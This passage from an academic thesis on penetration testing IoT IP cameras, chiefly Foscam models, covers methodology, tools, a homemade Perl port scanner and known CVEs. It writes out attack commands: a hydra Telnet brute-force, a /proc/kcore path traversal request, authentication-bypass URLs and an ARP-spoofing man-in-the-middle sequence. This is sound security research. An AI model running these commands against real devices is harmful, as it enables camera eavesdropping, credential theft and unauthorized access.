### 4.1.1 Other Terminologies

These are some terminologies that are used in the thesis.

**Asset.** An asset can be data, a device or a component capable of storing data. It should be protected from anyone except those who are allowed to view or manipulate this data [2].

**Vulnerability.** A vulnerability can be a flaw or a weakness in an asset. The vulnerability can cause unauthorized access to the asset [2].

**Threat.** A threat is something that can be a possible danger to the asset. An example could be e.g., a hacker trying to get unauthorized access to an asset [2].

**Exploit.** An exploit is something that takes advantage of a vulnerability in order to access or modify data by e.g., an attacker [2].

**Risk.** A risk is an impact which is a result of a compromised asset [2]. The risk is often calculated by multiplying vulnerability, threat and impact:

$$Risk = vulnerability * threat * impact \quad (4.1)$$

## 4.2 Usability

As attacks on IoT-devices are done in the research we will also take note of the usability for each device.

### 4.2.1 What to look for

There are many things to observe while installing software or firmware for different devices. There are information in manuals that may mislead the user if the user is not aware of the security risks that follows. As

discussed in the previous chapter, there may be hard coded credentials, default credentials and other flaws.

### 4.3 Methodologies

To redo the attacks we mainly use methods and techniques presented in the book, "Ethical Hacking and Penetration Testing Guide". We try to follow the guide to the letter as much as possible, but deviate when needed, or ignore irrelevant steps. We will focus on the first two steps which are: **information gathering** (which is also known as reconnaissance) and **vulnerability analysis**. These are the most important steps that the exploits will be based on. Steps such as reverse engineering and hardware hacking will be skipped since these steps are out of the scope of these experiments.

Some of the methodologies in penetration testing and vulnerability assessment are complex and might not fit the research done in this thesis. The standard that fits best is the "Technical Guide to Information Security Testing and Assessment" by NIST [12]. It is a four-stage penetration testing methodology as shown in figure 4.1.

The phases are explained briefly according to NIST:

**Planning.** The planning phase is used to gather information, and plan the assets to assess.

**Discovery.** The discovery phase is where the vulnerability assessments are performed.

**Attack.** The attacking phase is where attempts to exploit vulnerabilities found in the discovery phase are done. Successfully exploited systems open up for two additional steps which are system browsing and installing additional tools. Every time a new discovery is made, the next step will be the discovery phase again.

**Reporting.** Vulnerabilities found are reported.

The attacking approach on IP cameras will be quite similar except that the focus will lie in the two phases, discovery and attack. We will use these phases to cover the steps in the next section, together with the attacking methods used in previously done attacks in the book, "Abusing the Internet of Things" by Dhanjani [3].




Figure 4.1: A Four-stage penetration testing methodology [12]

## 4.4 The Approach

The most important steps for the research on IP cameras are explained in this section.

### 4.4.1 Information Gathering

The first step will be the information gathering part. Even though we already have some knowledge about manufacturers and model names, we need some more detailed information. This first step is an important step as we need information about a device in order to perform an attack. It is also a way to check if the device is responding.

There are two kinds of information gathering [2]:

1. Passive information gathering
2. Active information gathering

**Passive information gathering.** Passive information gathering is about gathering information about the device without connecting to it, but rather find information on the internet, social media and search engines. Tools such as Shodan can be useful for this.

**Active information gathering.** Active information gathering is done by direct contact with the device, which can be done with port scanning techniques. Active information gathering can be used to find information such as what operating system and services that are running on a device. Tools such as Nmap which is explained in section 4.5.1, is the main tool we will use for active information gathering. We also made a port scanner in section 4.5.4 that also can be used in this step.

There are also other reasons for doing this first step even though we have some information about the devices already. We need to make sure we have the same information about the device that already has been found in previous attacks in case there are changes in the firmware.

### 4.4.2 Vulnerability Analysis

This step is where vulnerabilities in a device can be found by vulnerability scanners. After getting information about open ports, operating system version and what services that are running on the device, the information gathered can be used to find vulnerabilities. This is often done by tools such as a **vulnerability scanner**.

**Vulnerability scanner.** A vulnerability scanner works in the way that they send specific data to the device in order to receive a response. This response is also known as a fingerprint, which can be analyzed in order to find vulnerabilities.

The tool used for vulnerability scanning is Nmap. Using Nmap as a vulnerability scanner will require a manual update of the built-in database of scripts used in the scan. This is done in order to get the latest update, which includes the scripts testing for the newest found vulnerabilities.

### 4.4.3 Attack

After the two previous steps, we will have enough information about the devices and systems being used and the attack can be taken further. Relevant attacks and exploitation in this step are based on information gathered and vulnerabilities found. These attacks may include attacks on web applications and wireless attacks, together with attacking techniques inspired by previously done attacks such as the attacks done in the book, "Abusing the Internet of Things".

Tools for sniffing and spoofing will be used in a simulated Man in the Middle-attack (MITM) to demonstrate how data can be intercepted if they are sent without encryption.

## 4.5 Environment and Tools

While doing attacks on different devices we need some tools to help us find and exploit vulnerabilities.

Nmap and a few other tools are explained in this section. Information gathered by tools explained here can be combined with search engines

such as Shodan in order to find similar devices or devices with similar vulnerabilities. Shodan was explained briefly in section 3.2.1.

We will also write some own code that scans and gathers information about devices on the internet similar to Shodan and tools like Nmap. This will be covered in section 4.5.4.

subsection Kali Linux Kali is an open source Linux distribution which is customized for penetration testing, (Backtrack is also a known name for earlier versions of this operating system). The distribution is provided and maintained by **Offensive Security** <sup>2</sup>.

### 4.5.1 Nmap

#### Information Gathering with Nmap

Scanning ports on the devices with Nmap is part of the information gathering techniques and is required to locate ports that are open. We focus on scanning TCP ports since most services are running on these. UDP ports are not that much used by services in the attacks presented in this thesis, and scanning UDP ports are thus not done. Section 7.4 discusses more why these scans were not done.

For information gathering of a device, the objectives are:

1. to find open ports on the device
2. to find out what operating system that is running
3. what kind of services that are running

**Finding open ports.** Open ports can be found by typing the following command which makes nmap scan port 1-65535:

```
nmap -p1-65535 [TARGET IP]
```

**Information about operating system.** Information that can indicate what operating system that is running can be found with the following command:

```
nmap -O [TARGET IP]
```

**Information about services running.** Information about what services that may be running can be found with the following command:

```
nmap -v -A -sV [TARGET IP]
```

---

<sup>2</sup><https://www.offensive-security.com/>

### Vulnerability Analysis with Nmap

Vulnerability analysis which is discussed in section 4.4.2 requires a vulnerability scanner. The vulnerability scan can also be done with Nmap. The database that includes information needed for the scanner to find vulnerabilities should be updated frequently. This can be done with the following command:

```
nmap --script=updatedb
```

and in order to scan a device for vulnerabilities, this can be done with this command:

```
nmap --script=vuln [TARGET IP]
```

### 4.5.2 Tools for Cracking Passwords

The tools used for cracking passwords are: **ncrack**, **patator**, **medusa** and **hydra**. These will not be explained in detail as they are very similar. These tools will be used in order to find credentials to accounts in Telnet services that are found. All the tools can be run in the terminal by commands such as:

```
hydra -l admin -P [PASSWORD(S)] service telnet [TARGET IP]
```

where the login name is admin and the passwords are brute forced by testing all the passwords in a password file. Some of the tools can be run with many threads which makes the cracking go faster, but many threads may result in a system overload for the target.

### 4.5.3 Tools for MITM Attacks

In order to sniff and analyze packets in a network, we need to spoof the Address Resolution Protocol (ARP) messages<sup>3</sup>. This can be done with the tool **arpspoof** which is used in the MITM-attack explained in section 4.6.5. The tool will be used in order to intercept and forward packets between the router and the victim.

One of the tools used for sniffing and analyzing packets is **Wireshark**, which is a free and open source project available on most platforms such as Windows and Linux<sup>4</sup>. The tool lets the users choose the form of analyzing packets by viewing the packet content on different forms, such as e.g., bits, ASCII or HEX. Information such as a packet's source and destination, and what ports and protocols that are used in the transmission can be viewed.

---

<sup>3</sup><https://www.ietf.org/rfc/rfc1027.txt>

<sup>4</sup><https://www.wireshark.org/>

We will use Wireshark to analyze packets that are transmitted when we are going to simulate an MITM attack for non-encrypted services in chapter 6.

**Burp suite** (Burp) is another tool that can be used in an MITM attack <sup>5</sup>. Burp can be used as an HTTP proxy in order to intercept packets between the user's browser and destination web server. The interception of packets makes it possible to analyze or modify these. The tool can be used in many other web application attacks, one of these attacks is path directory traversal, which is explained in section 4.6.1.

Together with arpspoof and Wireshark, we will use the tools **urlsnarf** and **driftnet**. Packets that are sniffed with urlsnarf will show the content of these in the terminal, and the tool can be used for similar purposes as Wireshark. Packets that are sniffed with driftnet will be put together as images and stored. We will try to capture images from the IP cameras with driftnet.

#### 4.5.4 Port-scanner

Information gathering is an important step in ethical hacking and penetration testing. We have written our own port-scanner as part of information gathering. The scanner is written in Perl and can be run in the terminal. This scanner takes an IP address as a parameter on the form xxx.xxx.xxx.xxx and scans up to 255.255.255.255 or until it is stopped. Following is an example of usage:

```
./scanner.pl xxx.xxx.xxx.101
```

The scanner scans the remote port 80 as shown at line 42 in the source code, and only one IP address is scanned at a time. If there is a response at the remote host, this response is written to a web server that is hosted on the local computer. This is done in order to easily get access to the information gathered. The purpose of this scanner is to see how easy an automated tool can gather information, although the only information gathered is header-information from port 80 which typically is hosting a web service, and if the remote host responds.

```
1  #!/usr/bin/perl
2  # author: Kim Jonatan Wessel Bjørneset
3  sub usage {
4      if ($ARGV[0] !~m /\d+\.\d+\.\d+\.\d+/) {
5          print "$0 [IP-start]\n";
6          exit 0;
7      }
8      my @split = split(/\./, $ARGV[0]);
9      foreach (@split) {
10         if ($_ > 255) {
```

---

<sup>5</sup>[https://en.wikipedia.org/wiki/Burp\\_suite](https://en.wikipedia.org/wiki/Burp_suite)

```

11         print "$0 [IP-start]\n";
12         exit 0;
13     }
14 }
15 }
16
17 sub open_socket {
18     # $_[0] = remote host
19     # $_[1] = remote port
20     my $socket = new IO::Socket::INET(PeerAddr => $_[0],
21                                     PeerPort => $_[1],
22                                     Proto    => 'tcp',
23                                     Timeout  => 1);
24
25     if ($socket) {
26         my $response;
27         my $request = "GET /index.htm HTTP/1.1\nHost:$_[0]\n\n";
28         $socket->send($request);
29         shutdown($socket, 1);
30         $socket->recv($response,1024);
31         return $response;
32     }
33 }
34
35 sub scan_ip {
36     $ip_start = $_[0];
37     my @split = split(/\./, $ip_start);
38     ($ip_a, $ip_b, $ip_c, $ip_d) = @split;
39     while ($ip_a < 254) {
40         my $ip = "$ip_a.$ip_b.$ip_c.$ip_d";
41
42         # we only scan port 80 in this example
43         if (open_socket("$ip", 80) =~ m /Server: (.*)/) {
44             print "ip: $ip - server response: $1\n";
45             open(my $fd, ">>../www_docs/index.html");
46             # the responding servers are listed in index.html
47
48             print $fd "<p>ip: $IP - Server response: $1</p>\n";
49         }
50         if ($ip_d == 254) {
51             $ip_c++;
52             $ip_d = 1;
53         } elsif ( $ip_c == 254 ) {
54             $ip_b++;
55             $ip_c = 1;
56         } elsif ( $ip_b == 254 ) {
57             $ip_a++;
58             $ip_b = 1;
59         }
60     }
61 }

```

```
59         $ip_d++;  
60     }  
61 }  
62  
63 sub main {  
64     use IO::Socket::INET;  
65     usage;  
66     scan_ip($ARGV[0]);  
67  
68 }  
69 main;
```

## 4.6 Attacks to Implement

In this section we explain briefly the vulnerabilities that are found in previously done attacks on Foscam cameras. We will do some additional attacks such as attempts on cracking passwords for Telnet services, simulating MiTM-attacks and abusing CGI-scripts. Dynamic DNS poisoning will not be done, but we will discuss why in chapter 7.

### 4.6.1 Path Directory Traversal

This is a web application attack, the vulnerability opens up for traversing through folders by adding `../../../../proc/kcore` at the end of the IP address of the camera in order to bypass authentication. An attempt to exploit the vulnerability can be done by running the following command in the terminal:

```
GET http://XXX.XXX.XXX.XXX:####../../../../proc/kcore
```

XXX.XXX.XXX.XXX is the IP address and #### is the port number here. The exploit works on firmware before version 11.37.2.49 and reveals arbitrary files without any authentication. There is a major impact on confidentiality as all system files can be accessed in this way<sup>6</sup>.

Burp suite can be used in order to do automated search for other folders that may be accessed unauthenticated. This can be done by using a dictionary containing folder names that Burp suite will attempt to access. If the dictionary contains the names a, b and c, the folders can be traversed like this:

1. `http://XXX.XXX.XXX.XXX:####../../../../a`
2. `http://XXX.XXX.XXX.XXX:####../../../../b`

---

<sup>6</sup><https://www.cvedetails.com/cve/CVE-2013-2560/>

3. `http://XXX.XXX.XXX.XXX:####/../../c`

#### 4.6.2 Authentication Bypass

This vulnerability allows an attacker to bypass authentication, and download video and image data by typing the camera IP address followed by `/videostream.asf?` or `/snapshot.jpg?` in a browser or in VLC Media Player. Devices with firmware versions older than 11.37.2.55 are vulnerable to this attack<sup>7</sup>.

#### 4.6.3 Cross-site Scripting

The web interface in the firmware for devices from Foscam is vulnerable to cross-site scripting (XSS)<sup>8</sup>. This means that HTML elements and scripts can be injected in order to do phishing attacks. This can be done by e.g., providing fake login forms or mislead the user.

#### 4.6.4 Abusing CGI-scripts

Manuals and guides for the CGI scripts used in the web interface for the Foscam cameras are available on the Internet [6][10]. Attackers with knowledge of some of the commands used in these scripts can forge URL's. The attackers can then trick a user to click on these URL's<sup>9</sup>. This attack is known as cross-site request forgery (CSRF).

#### 4.6.5 A Man-in-The-Middle Attack

A man-in-the-middle attack (MITM) will be simulated in order to see if information can be gathered from packets that are sent in plain text over HTTP. Packets sent over the network are only encrypted with the WiFi encryption on the local network. This means that an attacker on the same network can intercept these packets. The packets can be analyzed in order to retrieve sensitive information such as login credentials to the web interface on the IP cameras.

These packets can be sniffed anywhere between the victim and the camera.

We will connect a computer that will act as a router by setting the network card to **monitor mode** if the device driver supports this. Then the computer will be able to receive packets and forward packets between another computer/router and a victim.

---

<sup>7</sup><http://www.cvedetails.com/cve/CVE-2014-1911/>

<sup>8</sup><http://www.cvedetails.com/cve/CVE-2013-5215/>

<sup>9</sup><http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Sergey%20Shekryan%20and%20Artem%20Harutyunyan%20-%20Turning%20Your%20Surveillance%20Camera%20Against%20You.pdf>

**Requirements** for the experiment are two computers on the same network where one of the computers is sniffing packets with source/destination to/from the victim computer, and the device which is connected either on the same local network or an external network. One of the two computers should have Kali OS installed since a few tools need to be run in order to sniff the packets.

The aforementioned tools in section 4.5.3 will be used for simulating such an attack.

**Setting the Network Card to Monitor Mode** Following commands were set for enabling monitoring mode on the computer running Kali:

```
root@kali:~/ifconfig wlan0 down
root@kali:~/ifconfig wlan0 mode monitor
root@kali:~/ifconfig wlan0 up
```

To check if the network card is in the right mode, the following command can be run:

```
root@kali:~/iwconfig
```

The command has to be run with **sudo** in front of the command if the user is not root. After setting up the computer in monitor mode, the local network should be scanned in order to approve the target IP by pinging all devices with the following command:

```
root@kali:~/nmap -sP 192.168.1.0/24
```

After this is done, the computer needs to forward the packets received to the destination they were ment for. We can do this by plotting the following command:

```
root@kali:~/echo 1 > /proc/sys/net/ipv4/ip_forward
```

This will set the ip\_forward variable from 0 to 1, and enables packet forwarding. The last step is to run arpspoof for the local IP of the victim and the router so that the packets are forwarded both ways. This can be done in this way:

```
root@kali:~/arpspoof -i eth0/wlan0 -t 192.168.0.104 192.168.0.1
root@kali:~/arpspoof -i eth0/wlan0 -t 192.168.0.1 192.168.0.104
```

The router IP is 192.168.0.1 and the victim IP is 192.168.0.104. Now the computer with network card running in monitor mode is able to sniff and spoof the packets sent over the same network and we can start Wireshark in order to record and study the packets being sent in both directions. While running arpspoof we can also run urlsnarf in order to see the information directly in the terminal while logging in and plotting commands in the camera's web UI, or we can run driftnet and see images that are being sent with these packets.

Wireshark, driftnet and urlsnarf can then be started with the following commands:

```
root@kali:~/driftnet -i eth0/wlan0  
root@kali:~/urlsnarf -i eth0/wlan0
```

### 4.6.6 Dynamic DNS Poisoning

This vulnerability exists in cameras with firmware version 11.37.2.49 or older. A successful exploit allows remote attackers to spoof or hijack cameras, as credentials are based on predictable sub-domain names<sup>10</sup>.

## 4.7 Summary

In this chapter we explained terminologies, methodology, tools and attacks that is implemented in chapter 6. We also presented our own written port scanner that we will use in the information gathering phase.

---

<sup>10</sup><https://www.cvedetails.com/cve/CVE-2014-1849/>



## Chapter 5

# Lab Preparation

This chapter is part of the lab preparations where different kinds of IoT-devices are bought in order to be used in experiments in the lab.

### 5.1 Finding Devices for Experimenting

A shopping list is made for different kinds of devices which we want to do experiments on in the lab. We want to do ethical hacking and penetration testing on different devices, redo attacks that have already been done, and see if we can find weaknesses by doing the same kinds of attacks on different devices or models of a device that is already flawed. We might also find other vulnerabilities than the ones that have already been found for a specific device.

The devices we want to test should be able to connect to an Access Point, have a WiFi module or somehow be connected to the Internet. Our choices of devices should therefore have different levels of security. Some devices should have low security, which could be known vulnerabilities that are easy to exploit. We also want devices that are supposed to be more secure where vulnerabilities have not been found yet.

To make our own solutions and to have some variation in the methods to break the security in the different devices, some of the devices and accessories should be something we can build, modify, put together and easy programmable gateways, routers or other accessories. Most of the devices with identified vulnerabilities or which have been exploited have already been recalled by the manufacturers so it might not be easy to get hold of the devices we want. These devices might be easier to buy used instead of new.

The devices we want to take a look at are baby monitors with a camera and a microphone, lightbulbs, and accessories as gateways and Arduino chip-sets which might affect the level of security in a smart home. For each device listed here, information on where it is easiest to obtain or to buy and

its price tag will be listed, together with information on why these devices are most suitable for experimenting with in the lab.

The shopping list is divided into two parts of three different categories. The first part consist of two categories where one category is a list of devices which are known to be more vulnerable to attacks, together with the other category is examples on higher or newer models of the devices from the same manufacturer which do not have any known exploits yet, (not all devices have examples on alternative or newer models for redoing attacks). The second part is the list of devices for making home solutions or the devices which connects with other devices in a smart home.

### **The Shopping List for Devices with Known Lack of Security:**

- Axis Camera
- Belkin WeMo Baby model: F8J007BG
- Belkin WeMo Maker
- Belkin WeMo Switch
- Dahua DH Security Camera
- Flir FX Outdoor Camera
- Foscam Baby Monitors
- Foscam IP Cameras
- Philips Hue Starter Kit
- Philips Hue Lightbulb
- XionMai Camera

### **The Shopping List for Self Creations and Home Solutions:**

- Arduino Starter Kit
- Arduino Accessories
- Cloudbit Starter Kit
- Switches
- Routers

## 5.2 Devices that are Known to Lack Security

### 5.2.1 Axis Camera

An expensive high quality surveillance camera.

**Why we should get it.** This is one camera known to have vulnerabilities according to the researchers in a report by Zscaler<sup>1</sup>.

Remote management of the device uses basic HTTP authentication that makes it vulnerable to sniffing and MITM (Man in The Middle) attacks, which makes the device interesting for testing.

**Alternative Product for Redoing Attacks.** Alternatives for this device is not applicable because of the price.

### 5.2.2 Belkin WeMo Baby Monitor

A baby monitor to keep an eye on the baby. An alternative product was also found.

**Why we should get it.** One of the vulnerabilities are renaming the device with a string of malicious code in JavaScript, instead of for example "WeMo Upstairs". The application for iOS has a SQL injection vulnerability. The device might be vulnerable to malware,

- Locate the WeMo Baby on the local network using SSDP.
- Issue a GET request to `/setup.xml` to obtain the `serialNumber`.
- Issue a POST request to `/upnp/control/remoteaccess1` with a self-chosen `DeviceID`.
- Transmit the `serialNumber` and `DeviceID` to the malware author. As shown in the SIP requests discussed previously, this is the secret information needed to initiate a connection to the baby monitor and listen in.

Other problems that could lead to exploits could be updating the firmware, (a simple search shows many comments on trouble updating firmware). The model also seems to be discontinued by the manufacturer.

---

<sup>1</sup><https://www.zscaler.com/blogs/research/iot-devices-enterprise>

**Alternative Product for Redoing Attacks.** An alternative found closest to a baby monitor from Belkin was this camera, Belkin NetCam HD. It is supposed to work with WeMo aswell (see WeMo Maker below). The NetCam could be found here <https://www.amazon.com/dp/B00KNM763E?psc=1>. While searching on more information about this camera, some negative critics where found <https://www.komplett.no/product/808345#reviews>.

### 5.2.3 Belkin WeMo Switch and Belkin WeMo Maker

The Belkin Switch is a power switch controllable over WiFi which could be interesting for penetration testing since a power switch could connect anything that uses power. The Belkin WeMo Maker which is used for customizing and controlling electronic devices in a smart home, could also be an interesting choice since they are used with the other Belkin products aswell.

**Why we should get it.** Used to turn on and off electronic devices from anywhere. Sending a SSDP request and the Switch responds with XML. The switch has an issue where if you are on the same local network one has an extra feature to toggle the Switch. No authentication or authorization required. With the iOS application in addition, one could access the Switch from anywhere in the world as well as on the local network. Belkin WeMo Maker works as a gateway in a smart home, and many vulnerabilities have showed up in articles.

**Alternative Products for Redoing Attacks.** Alternatives for both the WeMo Switch and the WeMo Maker are found in electronic stores and could also be part of the second category of the shopping list, since it supports customizing own solutions in a smart home.

### 5.2.4 Dahua DH Security Camera

Dahua DH Security Camera is a high quality camera for surveillance usage, it is also expensive.

**Why we should get it.** This camera seems to have the same vulnerabilities as the Axis Camera, the device uses basic HTTP authentication that makes it vulnerable to sniffing and MiTM (Man in The Middle) attacks. In addition the default credentials are weak according to Zscaler <sup>2</sup>.

---

<sup>2</sup><https://www.zscaler.com/blogs/research/iot-devices-enterprise>

### 5.2.5 Flir FX Outdoor Camera

**Why we should get it.** This camera communicates over plain text HTTP with the FLIR servers when updating firmware without any authentication tokens.

**Alternative Products for Redoing Attacks.** Many models from Flir FX cameras can be found with a web search, both for indoor and outdoor usage. Might be interesting to look at similar models from the same manufacturer for this product. A link to the manufacturers page says its the most dependable and secure camera one can get for home security, "The FLIR Secure HD WiFi Security Camera is the world's most dependable home security camera designed for those who want to keep an eye on the things that matter most, via live streaming video", [5].

### 5.2.6 Foscam Baby Monitors and IP Cameras

Foscam has a wide collection of camera models for baby monitoring or other surveillance.

**Why we should get it.** Foscam has many models of baby monitors and IP cameras that are known to have vulnerabilities that can be exploited. They are listing up devices which they know themselves have flawed security. These are FI8904W, FI8905E, FI8905W, FI8906W, FI8907W, FI8909W, FI8910E, FI8910W, FI8916W, FI8918W, and FI8919W. They took down the iOS application associated with their devices November 2016, so the application is no longer something we can use in the testing. This could be interesting to buy used as well since then we can redo some of the earlier attacks which has been successful. Many known vulnerabilities on these models are, the Foscam FI8910W camera with firmware before 11.37.2.55 allows remote attackers to obtain sensitive video and image data via a blank username and password. There is also a directory traversal vulnerability in the web interface on Foscam devices with firmware versions before 11.37.2.49 that allows remote attackers to read arbitrary files. The camera is vulnerable to a cross-site scripting (XSS) vulnerability in the "WiFi scan" option in the web interface. This allows remote attackers to inject HTML elements or web scripts via the SSID. Foscam IP camera 11.37.2.49 and other versions, when using the Foscam DynDNS option, generates credentials based on predictable camera subdomain names, which allows remote attackers to spoof or hijack arbitrary cameras and conduct other attacks by modifying arbitrary camera records in the Foscam DNS server.

Foscam have also come up with security tips on how to stay secure and

prevent attacks on their home pages<sup>3</sup>. The tips given by Foscam can also be abused in order to exploit the cameras by an attacker. In addition, many other vulnerabilities on newer models can be exploited. For example by default credentials, manual firmware updates and file storage (Abusing the Internet of Things).

### 5.2.7 Philips Hue Starter Kit and Lightbulbs

**Why we should get it.** The Philips Hue lightbulbs has many articles about weaknesses, exploits and successful attacks. Some attacks are recent while others are older. Recently an article came up about a worm that spreads through the lamps using ZigBee connectivity, IoT Worm. There is also one article about white hat hackers taking over the lightbulbs by war flying with a drone, infecting the bulbs. They notified Philips and Philips updated the firmware, War Flying.

According to the book, Abusing the Internet of Things, there are also older vulnerabilities to Philips Hue. Malware that can cause perpetual blackouts are one of them. The iOS application for Philips Hue uses md5 which is a checksum algorithm to create a hashed username token out of the MAC address. This is a one-way hash which can easily be computed once one know the MAC address. MAC addresses can be obtained by malware or if one gets the opportunity to do the arp command to see the history of devices previously connected through the local network.

Another attack is to steal a token from the phone, but this needs physical access to the mobile phone. This can be found in a specific file stored on the phone.

The website interface which was newly updated is still weak. The only criteria for users creating passwords for their account on the website is that the password is at least 6 characters long, making it easy to guess. Also reuse of credentials is a major problem. No information given about how the stored passwords in the database are protected or whether they are accessible to employees, this is something that could cause leaks. Since new vulnerabilities still shows up, it could be possible to exploit some of the Hue devices.

### 5.2.8 XiongMai Camera and Software from XionMai

This is an interesting camera that comes with night vision and is used for surveillance purposes. Their software is distributed in more than 500000 devices around the world.

---

<sup>3</sup><http://foscam.us/blog/foscamipcamlens/tips-on-securing-your-foscam-camera/>

**Why we should get it.** Previous hardware from XiongMai has known vulnerabilities so this could be something to take a look at. Seems like XiongMai recently recalled 10000 cameras due to a hacked camera. Computerworld is also writing about the bad security XiongMai has on their devices, a vulnerability with Telnet, Computerworld. Many of the devices from XiongMai has recently been abused in a Mirai botnet for DDoS attacks, Mirai Malware. The devices default username and password might also be a threat to the devices security issues.

### 5.3 Devices for Self Creations and Home Solutions

#### 5.3.1 Arduino Starter Kit and Accessories and/or Cloudbit Starter Kit

The Arduino Starter Kit is something many are related with. Arduino opens for many possibilities on what we can experiment with at the lab. Cloudbit works in a similar way as Arduino. This might be good for making our own solutions, and for setting up and maybe look at the security with the use of such homemade solutions.

**Why we should get it.** Some accessories could be added to the Arduino so that we can make our own solutions or combine them with the other devices which are connected to the network. These accessories can be a WiFi module, and different kinds of sensors for temperature, motion, sound and an RF receiver/transmitter. Cloudbit could also open up for more possibilities, since it can be used together with many other devices. The Arduino Starter Kit can be used to connect anything to the Internet through the Wi-Fi module accessory.

#### 5.3.2 Routers

**Why we should get it.** Routers are needed in order to connect our devices too, as in a smart home. Some old routers and some new routers, since routers come with different features and default settings.

Routers play an important role in a smart home when it comes to securing devices. The more expensive the routers are, the more secure they get. We should rather get the cheap routers people normally can afford to have in their homes, than getting the expensive ones that big companies uses which comes with advanced firewalls and intrusion detection and prevention systems.

### 5.4 Summary

The devices here were discussed in order to be bought and used in the lab, five different IP cameras was bought, three from Foscam and two from unknown manufacturers.

## Chapter 6

# Implementation

In this chapter we will first redo attacks on a device that have been done successfully before to see if we can accomplish the same results as in the aforementioned books, news or articles. Another goal is to discover whether the issues have been fixed, e.g., by patching the vulnerable firmware, or if we discover new vulnerabilities that have not been reported by the sources that we are following.

For all the devices we will do a short test of software and usability in order to see if there are any issues from a user's perspective and if the usability has any influence on the security for the devices.

After we complete the attacks on the device with known vulnerabilities, we will try to do the same kind of attacks on a few other devices, that are different models and from different manufacturers. These devices may have the same or similar vulnerabilities, or they may be more secure.

### 6.1 The Devices

We have five IP cameras that are different models that we will perform penetration testing attacks and explore.

The first device we want to try to hack is the Foscam IP camera model FI8910W which is one of the devices that was successfully attacked in the book "Abusing the Internet of Things" [3]. This camera was found and bought on eBay in February 2017.

The next IP camera we will try to hack is also from Foscam but the model is newer, Foscam FI9821P. No vulnerabilities were found for this camera when searching for it on the web. The camera was found and bought on eBay in February 2017.

The third IP camera we will try to hack looks very similar to the two Foscam cameras except that the name is different, Wanscam. The camera has been

used by a family as a baby monitor in Oslo in 2015 and not been patched up since.

The other two IP cameras are cheaper models, bought on eBay in February 2017. One model is labeled V380 and the other model is not labeled at all, but we will refer to this camera as "IPCAMERA".

## 6.2 Setting up the Environment

To test these devices, we needed to make sure that all the cameras worked as they should. The only browser supported for the software used in Foscam IP camera model FI9821P is Microsoft Internet Explorer according to the manual. This is needed in order to enter the User Interface on the IP camera. Other browsers were tested first, but they did not work. Therefore we installed a fresh version of Windows 10 on one computer in order to test that camera, and Kile Linux was installed on two other computers. Then we connected the cameras to the ethernet ports if possible, in order to set them up for WiFi connection. The IP camera V380 had to be connected through an application for iOS since it came without an ethernet port. The rest of the cameras did not come with manuals but after a few web searches we could find the software needed. We installed iOS and Android applications on an iPhone and an Android phone for all the models that were possible, and we put microSD memory cards in the cameras where this was possible. Then we connected the cameras we wanted to attack over WiFi through a router on one home network. The two computers running Kile were also connected in order to perform attacks on these cameras.

The router with the cameras we want to do testing on was set to be using NAT and port forwarding so that the cameras were accessible from outside of the LAN. UPnP was enabled in order to see if the devices opened up new ports in the router, DHCP was enabled in order to make sure all the devices got a local IP from the router. Packet filters and built-in firewalls were deactivated in order to access devices through the router.

## 6.3 Foscam Model FI8910W

In this part, we will try to redo an attack on a previously hacked device. This is a device we already know some information about, and we know there has been found vulnerabilities in the device.

### 6.3.1 Findings from an Earlier Attack

We have a list of information that has been obtained in a previous attack on the model FI8910W. A list of known security vulnerabilities can be

found listed at CVE Details with their vulnerability score<sup>1</sup>. Vulnerabilities found here are listed below including a few other weaknesses. The lists below are mostly gathered from the vulnerability attacks in the book "Abusing the Internet of Things" [3], CVE Details and slides from a presentation at a conference in Amsterdam held by Sergey Shekhan and Artem Harutyunyan in 2014.

Sergey Shekhan and Artem Harutyunyan went through a much more detailed research and took it further to reverse engineering and making their own changes to the different versions of the firmware. They wrote a toolkit which could be used to automate attacks, and inject files to the firmware in order to make the camera host malicious software [17].

#### **Information :**

- Winbond W90N745 board (32bit ARM7TDMI)
- Board Support Package is available from the board vendor
- System is running uClinux 2.4 Linux kernel

#### **Security Vulnerabilities:**

- Path Directory Traversal<sup>2</sup>
- Dynamic DNS Poisoning<sup>3</sup>
- Authentication Bypass<sup>4</sup>
- Cross Site Scripting (XSS)<sup>5</sup>

#### **Other Weaknesses:**

- Insecure default credentials
- CGI [6]
- Cross-Site Request Forgery (CSRF)<sup>6</sup>
- Web requests sent in clear text (HTTP)

Information observed in previous research shows that the camera is built on Winbond W90N745 board (32bit ARM7TDMI), that there is a support package for the board available from the board vendor and that the system is running uClinux 2.4. We dismantled the camera and noticed exactly the same information about the board when looking at the bottom of the board and searching the web for W90N745.

The security vulnerabilities that have been found is what we will look for in this and the other devices, and we will see if the newer firmware patches

---

<sup>1</sup><http://www.cvedetails.com>

<sup>2</sup><https://www.cvedetails.com/cve/CVE-2013-2560/>

<sup>3</sup><https://www.cvedetails.com/cve/CVE-2014-1849/>

<sup>4</sup><http://www.cvedetails.com/cve/CVE-2014-1911/>

<sup>5</sup><https://www.cvedetails.com/cve/CVE-2013-5215/>

<sup>6</sup><https://packetstormsecurity.com/files/121177/Foscam-Cross-Site-Request-Forgery.html>

are able to secure the camera.

**Path Directory Traversal** which was found in the firmware version 11.37.2.47 got a score of 7.8 in CVSS vulnerability score according to CVE Details<sup>7</sup>. **Dynamic DNS Poisoning** which was found in the firmware version 11.37.2.49 seems to be considered a major vulnerability as it got 10.0 which is a full CVSS score<sup>8</sup>. **Authentication Bypass** which was found in the firmware version 11.37.2.54 also got 7.8 in CVSS score<sup>9</sup>. Cross Site Scripting (XSS) was found in firmware version 11.13.2.17 and has 4.3 in CVSS score, which is much less than the other vulnerabilities<sup>10</sup>.

